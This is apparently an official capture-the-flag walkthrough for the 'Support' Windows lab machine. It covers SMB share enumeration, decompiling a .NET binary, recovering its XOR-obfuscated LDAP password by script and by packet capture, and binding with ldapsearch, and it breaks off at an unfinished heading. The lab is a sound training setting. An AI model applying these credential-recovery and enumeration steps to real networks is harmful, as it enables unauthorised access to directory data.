Support

14th December 2022 / Document No D22.100.198

Prepared By: TRX

Machine Author: 0xdf

Difficulty: Easy

Classification: Official

Synopsis

Support is an Easy difficulty Windows machine that features an SMB share that allows anonymous authentication. After connecting to the share, an executable file is discovered that is used to query the machine's LDAP server for available users. Through reverse engineering, network analysis or emulation, the password that the binary uses to bind the LDAP server is identified and can be used to make further LDAP queries. A user called `support` is identified in the users list, and the `info` field is found to contain his password, thus allowing for a WinRM connection to the machine. Once on the machine, domain information can be gathered through `SharpHound`, and `BloodHound` reveals that the `Shared Support Accounts` group that the `support` user is a member of, has `GenericAll` privileges on the Domain Controller. A Resource Based Constrained Delegation attack is performed, and a shell as `NT Authority\System` is received.

Skills Required

- Basic Windows Knowledge
- Basic active Directory Knowledge
- Basic LDAP Knowledge

Skills Learned

- Connecting to an SMB share
- Quering an LDAP server for information
- Performing a Resource Based Constrained Delegation attack

Enumeration

Nmap

```
nmap -sC -sV -Pn 10.129.178.26
```

```
nmap -sC -sV -Pn 10.129.155.23 -p-

Nmap scan report for support.htb (10.129.155.23)
Host is up (0.085s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-14 17:35:41Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap scan shows a plethora of open ports, most of which suggest that the underlying OS is Windows. Of the open ports some of the more interesting are 389 (LDAP), 636 (LDAPS), 445 (SMB) and 5985(WinRM). As there is no web server listening on any of the ports and because this is a Windows system, let's check if there are any open SMB shares available.

```
smbclient -L \\\\10.129.178.26\\
```

```
smbclient -L \\\\10.129.178.26\\

Enter WORKGROUP\root's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    support-tools   Disk      support staff tools
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

From the available shares, `support-tools` seems interesting as it is not a default share. Let's attempt to connect and list available files.

```
smbclient \\\\10.129.178.26\\support-tools
```

```
smbclient \\\\10.129.178.26\\support-tools

Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 20:01:06 2022
  ..                                  D        0  Sat May 28 14:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 14:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 14:19:55 2022
  putty.exe                           A  1273576  Sat May 28 14:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 14:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 20:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 14:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 14:19:43 2022

        4026367 blocks of size 4096. 952097 blocks available
```

Indeed we are able to connect to the share anonymously and list the available files. The share contains a few application installers such as `putty` or `WireShark`, but one file stands out. Specifically `UserInfo.exe.zip` does not seem like a well known application. Let's download it locally and investigate further.

```
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (511.3 KiloBytes/sec)
(average 511.3 KiloBytes/sec)
```

After the archive has been downloaded, `exit` from the SMB share and `unzip` it.

```
unzip UserInfo.exe.zip
```

```
unzip UserInfo.exe.zip

Archive:  UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System.Buffers.dll
  inflating: System.Memory.dll
  inflating: System.Numerics.Vectors.dll
  inflating: System.Runtime.CompilerServices.Unsafe.dll
  inflating: System.Threading.Tasks.Extensions.dll
  inflating: UserInfo.exe.config
```

The archive contains quite a few DLL's as well as an executable file called `UserInfo.exe`.

```
file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Checking the file type of `UserInfo.exe` shows that it is a .Net executable. As we are using a Linux system we have two ways to proceed. Decompiling the executable to see what it does or using `Wine` to attempt to run it.

ILSpy

In order to decompile the .Net executable we can use Avalonia ILspy, which is a cross-platform version of ILSpy that works on Linux. First let's download it from the releases page.

```
wget https://github.com/icsharpcode/AvaloniaILSpy/releases/download/v7.2-rc/Linux.x64.Release.zip
```

Then we will have to extract the contents using `unzip`.


```
unzip Linux.x64.Release.zip
Archive:  Linux.x64.Release.zip
  inflating: ILSpy-linux-x64-Release.zip
```

The archive will extract a second archive, which we must again `unzip`.


```
unzip ILSpy-linux-x64-Release.zip
```

Finally we must navigate to the `artifacts/linux-arm64` folder and run the `ILSpy` executable.

```
cd artifacts/linux-arm64
sudo ./ILSpy
```



Let's now load the `UserInfo` executable in order to decompile it. Click on `File`, select `Open`, find the target binary in the file browser and select it.




After the binary has been imported, ILSpy will take care the decompilation and we will be able to view the source code. Taking a look at the code we quickly notice a function called `LdapQuery` as well as two other functions called `FindUser` and `GetUser`.

```
public LdapQuery()
{
  string password = Protected.getPassword();
  entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
  entry.set_AuthenticationType((AuthenticationTypes)1);
  ds = new DirectorySearcher(entry);
}
```

The code indicates that the binary is used to connect to a remote LDAP server and attempt to fetch user information. Let's add `support.htb` to our hosts file.

```
echo '10.129.178.26 support.htb' | sudo tee -a /etc/hosts
```

The password to authenticate with the LDAP server is fetched from the `Protected.getPassword()` function.



The code for this function is as follows.

```
internal class Protected
{
  private static string enc_password =
"0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

  private static byte[] key = Encoding.ASCII.GetBytes("armando");

  public static string getPassword()
  {
    byte[] array = Convert.FromBase64String(enc_password);
    byte[] array2 = array;
    for (int i = 0; i < array.Length; i++)
    {
      array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
    }
    return Encoding.Default.GetString(array2);
  }
}
```

The password seems to be encrypted using XOR. The decryption process is as follows:

- The `enc_password` string is Base64 decoded and placed into a byte array.
- A second byte array called `array2` is created with the same value as `array`.
- A loop is initialised, which loops through each character in `array` and XORs it with one letter of the key and then with the byte `0xDFu` (223).
- Finally the decrypted key is returned.

Let's create a Python script that performs the decryption process.

```
import base64
from itertools import cycle

enc_password = base64.b64decode("0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E")
key = b"armando"
key2 = 223

res = ''
for e,k in zip(enc_password, cycle(key)):
  res += chr(e ^ k ^ key2)

print(res)
```

Save the above code into `decrypt.py` and run it.

```
python3 decrypt.py
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

The script prints out the decrypted password and we can proceed to connect to the LDAP server to gather information.

Wine

A second way to determine the functionality of `UserInfo.exe` is to use `Wine`, an application that can run Windows applications on Linux systems, to run it.

```
wine UserInfo.exe
```

```
wine UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose       Verbose output

Commands:
  find               Find a user
  user               Get information about a user
```

Executing the binary with `Wine` shows its command line usage. Let's attempt to use the `find` flag to determine its functionality.

```
wine UserInfo.exe -v find
[-] At least one of -first or -last is required.
```

The program states we also need a `-first` or `-last` flag. Let's add it.

```
wine UserInfo.exe -v find -first "test"
[*] LDAP query to use: (givenName=test)
[-] Exception: No Such Object
```

Note: At this point if we have not already added `support.htb` to our hosts file, the binary will error out stating `Connect error`. There are various different ways to determine or even guess the hostname without using ILSpy, such as WireShark or strings for Windows.

The binary seems to have successfully connected to the remote LDAP server and prints out the LDAP query that is being run, however, the `test` object is not found. A couple more attempts to find other objects prove to be unsuccessful.

We can also attempt to inject the LDAP query to list all objects, however, this also fails.


```
wine UserInfo.exe -v find -first "*"
[*] LDAP query to use: (givenName=*)
[-] Exception: No Such Object
```

Note: The binary is actually LDAP query injectable, however, this only works through Windows.


The above failures might be due to `Wine` being an imperfect software and somewhere along the line, the execution of the binary fails and the names are not identified. We know the binary is connecting to the remote LDAP server on the box and somehow authenticating, so let's fire up `WireShark` and capture the network traffic to see if we can grab the username and password that are used for the authentication.

Fire up WireShark and start capturing packets for the `tun0` interface. Then run the binary again with wine as shown previously.

```
wine UserInfo.exe -v find -first "administrator"
```



The LDAP authentication is captured in WireShark and clicking on the `bindRequest` packet shows the username and password combination in use. Specifically we can navigate to `Lightweight Directory Access Protocol`, open `protocolOp` and then `bindRequest` to identify the username `support\ldap`. Finally we can select `authentication` to view the password `nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz`.



Foothold

Having obtained the above credentials, let's connect to the LDAP server and see if we can find any interesting information. To connect we can use the `ldapsearch` utility. Let's install it.

```
sudo apt install ldap-utils
```

After the utility has been installed let's attempt to bind to the LDAP server using `ldap@support.htb` as the `BindDN` with the `-D` flag, and specifying `support` and `htb` as the `Domain Components` with the `-b` flag.

```
ldapsearch -h support.htb -D ldap@support.htb -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
-b "dc=support,dc=htb" "*"
```

```
ldapsearch -h support.htb -D ldap@support.htb -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "Administrator"

# extended LDIF
#
# LDAPv3
# base <dc=support,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: Administratorclear
#

# support.htb
dn: DC=support,DC=htb

# Users, support.htb
dn: CN=Users,DC=support,DC=htb

# Computers, support.htb
dn: CN=Computers,DC=support,DC=htb

# Domain Controllers, support.htb
dn: OU=Domain Controllers,DC=support,DC=ht
```

When connecting to an LDAP server, the `BindDN` can be considered as a sort of username or account that we connect to and provides permissions to view and edit objects in the LDAP server.

The `Domain Components` on the other hand can be thought of as a directory structure in LDAP. They are read from right to left and instruct the server on where to look and which objects to fetch for us. In this case we instructed the server to go to the `htb` domain component, find the `support` domain component and then search for any objects inside it with the name `Administrator`.


The above command returns a large amount of data, which means the connection was successful.

Apache Directory Studio

